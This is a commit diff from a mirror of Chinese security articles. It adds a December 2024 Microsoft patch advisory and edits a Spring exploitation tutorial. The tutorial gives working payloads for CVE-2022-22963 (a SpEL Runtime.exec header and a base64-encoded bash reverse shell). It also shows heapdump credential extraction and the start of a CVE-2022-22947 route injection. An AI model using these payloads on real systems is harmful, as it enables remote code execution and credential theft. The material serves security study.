mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
银狐团伙再出新招,Web漏洞成切入点、Spring漏洞测试与利用、【漏洞通告】微软12月多个安全漏洞、【漏洞通告】Ivanti Cloud Services Application身份验证绕过漏洞(CVE-2024-11639)、2024年12月微软补丁日多个高危漏洞安全风险通告、
This commit is contained in:
 test committed
1 parent
02c0cff552
commit
ef375198cb
6 files changed
+811
-164
No files matched your search
@@ -1281,5 +1281,10 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MjgxNTQ1MA==&mid=2247488111&idx=1&sn=94afaf884447ae0b2f77400c0ee18bd2": "大模型安全的漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247497409&idx=1&sn=a82b09186c21bf8d98ac1c656bbdac06": ".NET 一款内网渗透中清理日志服务的工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyOTQyOTk3Mg==&mid=2247484928&idx=1&sn=0d5f72ae7989e53bcc477d6e0f275680": "Nuclei|图形化|轻量化刷漏洞神器|11000+poc",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NzEwOTM0MA==&mid=2652503228&idx=1&sn=8158cbc5e01aec5972035af661193b6d": "雷神众测漏洞周报2024.12.02-2024.12.08"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0NzEwOTM0MA==&mid=2652503228&idx=1&sn=8158cbc5e01aec5972035af661193b6d": "雷神众测漏洞周报2024.12.02-2024.12.08",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5ODA0NDE2MA==&mid=2649787591&idx=1&sn=e8b66114e6f98d415269d5b8d9f96a37": "银狐团伙再出新招,Web漏洞成切入点",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAwMDQwNTE5MA==&mid=2650247693&idx=1&sn=3851764e6b990474556fa86b1a6a0365": "Spring漏洞测试与利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500373&idx=2&sn=de1d1f63dc8bc0f867a230507640bdc2": "【漏洞通告】微软12月多个安全漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500373&idx=3&sn=098e9ed670b71cb63665f4e81802d13e": "【漏洞通告】Ivanti Cloud Services Application身份验证绕过漏洞(CVE-2024-11639)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU4NjY4MDAyNQ==&mid=2247496850&idx=1&sn=21c9286190406da9b6d1eaf566c9289d": "2024年12月微软补丁日多个高危漏洞安全风险通告"
|
||||
}
|
||||
@@ -0,0 +1,241 @@
|
||||
# 2024年12月微软补丁日多个高危漏洞安全风险通告
|
||||
嘉诚安全 2024-12-11 07:35
|
||||
|
||||
**漏洞背景**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
近日,嘉诚安全监测到Microsoft官方发布了12月份的安全更新公告,共修复了72个漏洞,修复了Windows通用日志文件系统、Windows轻量级目录访问协议(LDAP)、Windows远程桌面服务等产品中的漏洞。
|
||||
|
||||
|
||||
鉴于漏洞危害较大,嘉诚安全提醒广大Microsoft用户尽快下载补丁更新,避免引发漏洞相关的网络安全事件。
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**经研判以下漏洞影响较大**
|
||||
|
||||
|
||||
**1、CVE-2024-49138**
|
||||
|
||||
Windows通用日志文件系统驱动程序权限提升漏洞,已发现被
|
||||
**在野利用**。
|
||||
该漏洞是由于Windows Common Log File System驱动中的边界错误导致的堆缓冲区溢出,本地用户可以利用此漏洞执行任意代码并获得SYSTEM权限。
|
||||
|
||||
|
||||
**2、CVE-2024-49122**
|
||||
|
||||
Microsoft消息队列(MSMQ)远程代码执行漏洞,这是一个Use-after-free漏洞,存在于Microsoft Message Queuing(MSMQ)中。远程攻击者可以利用这个漏洞赢得竞争条件,并在目标系统上执行任意代码。
|
||||
|
||||
|
||||
**3、CVE-2024-49105**
|
||||
|
||||
远程桌面客户端远程代码执行漏洞,这个漏洞的存在是由于Remote Desktop Client中的不当访问控制,导致远程攻击者可以利用该漏洞执行任意代码。
|
||||
|
||||
|
||||
**4、CVE-2024-49124**
|
||||
|
||||
轻量级目录访问协议(LDAP)客户端远程代码执行漏洞,该漏洞是由于在处理LDAP请求时存在一个竞争条件,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**5、CVE-2024-49127**
|
||||
|
||||
Windows轻量级目录访问协议(LDAP)远程代码执行漏洞,该漏洞是由于LDAP客户端在处理请求时存在Use After Free错误,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**6、CVE-2024-49118**
|
||||
|
||||
Microsoft消息队列(MSMQ)远程代码执行漏洞,
|
||||
该漏洞是由于MSMQ在处理消息队列时存在Use After Free错误,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**7、CVE-2024-49123**
|
||||
|
||||
Windows远程桌面服务远程代码执行漏洞,该漏洞是由于Windows Remote Desktop Services在处理远程会话时存在敏感数据存储在未正确锁定的内存中,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**8、CVE-2024-49116、CVE-2024-49132、CVE-2024-49120**
|
||||
|
||||
Windows远程桌面服务远程代码执行漏洞,该漏洞是由于Remote Desktop Services在处理远程会话时存在Use After Free错误,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**9、CVE-2024-49112**
|
||||
|
||||
Windows轻量级目录访问协议(LDAP)远程代码执行漏洞,该漏洞是由于整数溢出或回绕导致的,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**10、CVE-2024-49119**
|
||||
|
||||
Windows远程桌面服务远程代码执行漏洞,该漏洞是由于Remote Desktop Services使用不兼容类型访问资源导致的,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**11、CVE-2024-49108、CVE-2024-49128**
|
||||
|
||||
Windows远程桌面服务远程代码执行漏洞,
|
||||
该漏洞涉及两个问题类型:敏感数据存储在未正确锁定的内存中以及Use After Free。这些问题可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**12、CVE-2024-49126**
|
||||
|
||||
Windows本地安全机构子系统服务(LSASS)远程代码执行漏洞,
|
||||
该漏洞是由于Windows Local Security Authority Subsystem Service(LSASS)在处理安全验证时存在Use After Free错误以及敏感数据存储在未正确锁定的内存中,导致远程代码执行。攻击者可以利用这些漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**13、CVE-2024-49106、CVE-2024-49115**
|
||||
|
||||
Windows远程桌面服务远程代码执行漏洞,该漏洞是由于Windows Remote Desktop Services在处理远程会话时存在Use After Free错误以及涉及敏感数据存储在未正确锁定的内存中,导致远程代码执行。攻击者可以利用这些漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**14、CVE-2024-49117**
|
||||
|
||||
Windows Hyper-V远程代码执行漏洞,
|
||||
Windows Hyper-V在处理虚拟机操作时返回错误的状态码,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**15、CVE-2024-49114**
|
||||
|
||||
Windows Cloud Files Mini Filter Driver权限提升漏洞,该漏洞是由于Windows Cloud Files Mini Filter Driver缺乏适当的同步,这可能导致权限提升。攻击者可以利用这个漏洞提升权限,从而在系统上执行更高权限级别的操作。
|
||||
|
||||
|
||||
**16、CVE-2024-49088**
|
||||
|
||||
Windows通用日志文件系统驱动程序权限提升漏洞,
|
||||
该漏洞是由于Windows Common Log File System Driver存在缓冲区过度读取(CWE-126)错误,这可能导致权限提升。攻击者可以利用这个漏洞提升权限,从而在系统上执行更高权限级别的操作。
|
||||
|
||||
|
||||
**17、CVE-2024-49090**
|
||||
|
||||
Windows通用日志文件系统驱动程序权限提升漏洞,
|
||||
该漏洞是由于Windows Common Log File System Driver存在不信任的指针解引用(CWE-822)错误,这可能导致权限提升。攻击者可以利用这个漏洞提升权限,从而在系统上执行更高权限级别的操作。
|
||||
|
||||
|
||||
**18、CVE-2024-49093**
|
||||
|
||||
Windows Resilient文件系统(ReFS)权限提升漏洞,该漏洞是由于Windows Resilient File System(ReFS)在处理文件系统操作时存在数值类型转换错误(CWE-681),这可能导致权限提升。攻击者可以利用这个漏洞提升权限,从而在系统上执行更高权限级别的操作。
|
||||
|
||||
|
||||
**19、CVE-2024-49070**
|
||||
|
||||
Microsoft SharePoint远程代码执行漏洞,
|
||||
该漏洞是由于Microsoft SharePoint在处理数据反序列化时存在不信任数据的反序列化(CWE-502)错误,这可能导致远程代码执行。攻击者可以利用这个漏洞在目标系统上远程执行任意代码,从而完全控制系统。
|
||||
|
||||
|
||||
**危害影响**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**受影响的产品/功能/服务/组件包括:**
|
||||
|
||||
.NET
|
||||
|
||||
Azure Automation
|
||||
|
||||
Azure Automation Update Management
|
||||
|
||||
Azure Data Studio
|
||||
|
||||
Azure SDK
|
||||
|
||||
Azure Security Center
|
||||
|
||||
Azure Sentinel
|
||||
|
||||
Container Monitoring Solution
|
||||
|
||||
Intune Company Portal for Android
|
||||
|
||||
Log Analytics Agent
|
||||
|
||||
Microsoft 365 Apps for Enterprise for 64-bit Systems
|
||||
|
||||
Microsoft Authenticator
|
||||
|
||||
Microsoft Azure Kubernetes
|
||||
|
||||
Microsoft Dynamics 365 (on-premises) version 9.1
|
||||
|
||||
Microsoft Edge (Chromium-based)
|
||||
|
||||
Microsoft Outlook for Android
|
||||
|
||||
Microsoft SharePoint Enterprise Server 2016
|
||||
|
||||
Microsoft SharePoint Server 2019
|
||||
|
||||
Microsoft SharePoint Server Subscription Edition
|
||||
|
||||
Microsoft Teams for Android
|
||||
|
||||
System Center Operations Manager (SCOM) 2019
|
||||
|
||||
System Center Operations Manager (SCOM) 2022
|
||||
|
||||
Visual Studio Code
|
||||
|
||||
Windows 11 Version 21H2
|
||||
|
||||
Windows 11 Version 22H2
|
||||
|
||||
Windows Defender Antimalware Platform
|
||||
|
||||
Windows Hyper-V
|
||||
|
||||
Windows Kerberos
|
||||
|
||||
Windows Server 2022
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
目前微软已发布相关安全更新,鉴于漏洞的严重性,建议受影响的用户尽快修复。
|
||||
|
||||
|
||||
**一)Windows自动更新**
|
||||
|
||||
Windows系统默认启用 Microsoft Update,当检测到可用更新时,将会自动下载更新并在下一次启动时安装。还可通过以下步骤快速安装更新:
|
||||
|
||||
1.点击“开始菜单”或按Windows快捷键,点击进入“设置”。
|
||||
|
||||
2.选择“更新和安全”,进入“Windows更新”(Windows 8、Windows 8.1、Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,步骤为“控制面板”-> “系统和安全”->“Windows更新”)。
|
||||
|
||||
3.选择“检查更新”,等待系统自动检查并下载可用更新。
|
||||
|
||||
4.重启计算机,安装更新系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
|
||||
**二)手动安装补丁**
|
||||
|
||||
另外,对于不能自动更新的系统版本,官方已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2024-Dec
|
||||
|
||||
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
+105
-163
@@ -1,9 +1,9 @@
|
||||
# Spring漏洞测试与利用
|
||||
蚁景网络安全 2024-12-09 09:40
|
||||
白帽子 2024-12-11 07:41
|
||||
|
||||

|
||||
|
||||
文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途给予盈利等目的,否则后果自行承担!
|
||||
声明:Tide安全团队原创文章,转载请声明出处!文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途给予盈利等目的,否则后果自行承担!
|
||||
|
||||

|
||||
|
||||
@@ -13,8 +13,7 @@
|
||||
Spring Boot是一款基于JAVA的开源框架,目的是为了简化Spring应用搭建和开发流程。是目前比较流行,大中小型企业常用的框架。正因为极大的简化了开发流程,才受到了绝大开发人员的喜爱。
|
||||
## 0x01 Spring Boot 表达式
|
||||
|
||||
OGNL:Apache Commons Object-Graph Navigation Language(常见于Struts2框架)
|
||||
SpEL:spring Expression Language
|
||||
OGNL:Apache Commons Object-Graph Navigation Language(常见于Struts2框架) SpEL:spring Expression Language
|
||||
### Spring Cloud
|
||||
|
||||
Spring Cloud是一个服务治理平台,是若干个框架的集合,提供了全套的分布式系统解决方案。包含了:服务注册与发现、配置中心、服务网关、智能路由、负载均衡、断路器、监控跟踪、分布式消息队列等等。常见的漏洞组件:Alibaba nacos、FastJson、Apache Dubbo
|
||||
@@ -23,30 +22,29 @@ Spring Cloud是一个服务治理平台,是若干个框架的集合,提供
|
||||
Spring Boot中的Actuator模块为应用系统提供了自省和监控的功能,通过使用Actuator,开发者可以轻松的查看和统计应用系统的各种监控指标。从安全的角度来讲,不管是在互联网系统还是内网系统中,该节点都是不该泄露在生产环境中的
|
||||
#### Actuator Mappings
|
||||
|
||||
可以用于查看路由
|
||||
可以用于查看路由
|
||||

|
||||
|
||||
#### Actuator ENV
|
||||
|
||||
项目环境变量-密码以密文的形式来显示
|
||||
项目环境变量-密码以密文的形式来显示
|
||||

|
||||
|
||||
#### Actuator Heapdump
|
||||
|
||||
访问heapdump端点可以下载heapdump,JVM 内存文件
|
||||

下载之后的heapdump文件我们可以通过两款工具对其进行解密
|
||||
heapdump_tool
|
||||
访问heapdump端点可以下载heapdump,JVM 内存文件
|
||||

|
||||
|
||||
下载之后的heapdump文件我们可以通过两款工具对其进行解密 heapdump_tool
|
||||
```
|
||||
java -jar heapdump_tool.jar heapdump
|
||||
|
||||
java -jar heapdump_tool.jar heapdump
|
||||
```
|
||||
|
||||
|
||||
|
||||
这款工具是识别出heapdump后进行搜索匹配密码等敏感信息
|
||||
JDumpSpider
|
||||
这款工具相对来说比较好用一些,这款工具会将该heapdump文件解密后全部输出出来
|
||||
这款工具是识别出heapdump后进行搜索匹配密码等敏感信息 JDumpSpider 这款工具相对来说比较好用一些,这款工具会将该heapdump文件解密后全部输出出来
|
||||
```
|
||||
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump > heapdump.txt
|
||||
|
||||
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump > heapdump.txt
|
||||
```
|
||||
|
||||

|
||||
@@ -61,49 +59,36 @@ java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump > heapdump.txt
|
||||
3.0.0.RELEASE <= Spring Cloud Function <= 3.2.2
|
||||
#### 漏洞利用
|
||||
|
||||
访问时用Burp拦截
|
||||
访问时用Burp拦截
|
||||

|
||||
|
||||
修改请求头为
|
||||
```
|
||||
POST /functionRouter
|
||||
|
||||
POST /functionRouter
|
||||
```
|
||||
|
||||
添加请求体内容
|
||||
```
|
||||
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("xxxx")
|
||||
|
||||
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("xxxx")
|
||||
```
|
||||
|
||||
exec(“xxxx”):为要执行的命令,具体数据包如下:
|
||||
```
|
||||
POST /functionRouter HTTP/1.1
|
||||
Host: 192.168.45.198:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("touch /1.txt")
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 4
|
||||
|
||||
test
|
||||
|
||||
POST /functionRouter HTTP/1.1Host: 192.168.45.198:8080Upgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36spring.cloud.function.routing-expression: T(java.lang.Runtime).getRuntime().exec("touch /1.txt")Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Accept-Encoding: gzip, deflateAccept-Language: zh-CN,zh;q=0.9Connection: closeContent-Length: 4test
|
||||
```
|
||||
|
||||

|
||||
|
||||
这时进入我们的容器中,输入命令就可以看到成功创建了1.txt
|
||||
```
|
||||
docker-compose exec spring bash
|
||||
ls
|
||||
|
||||
docker-compose exec spring bashls
|
||||
```
|
||||
|
||||

|
||||
|
||||
反弹shell将exec(xxxx)修改如下(其中base64加密值为反弹shell命令):
|
||||
```
|
||||
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjEzMi84ODg4IDA+JjE=}|{base64,-d}|{bash,-i}
|
||||
|
||||
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjEzMi84ODg4IDA+JjE=}|{base64,-d}|{bash,-i}
|
||||
```
|
||||
## 0x03 CVE-2022-22947 Spring Cloud Geteway RCE
|
||||
### 漏洞成因
|
||||
@@ -112,167 +97,66 @@ Spring Cloud Gateway 是基于 Spring Framework 和 Spring Boot 构建的 API
|
||||
### 漏洞利用
|
||||
#### 添加路由
|
||||
```
|
||||
POST /actuator/gateway/routes/test HTTP/1.1
|
||||
Host: 192.168.45.209:8080
|
||||
Upgrade-Insecure-Requests: 1
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
|
||||
Content-Type: application/json
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
|
||||
Accept-Encoding: gzip, deflate
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
Connection: close
|
||||
Content-Length: 295
|
||||
|
||||
|
||||
{"id":"[filter_name]",
|
||||
"filters":[{
|
||||
"name":"AddResponseHeader",
|
||||
"args":{
|
||||
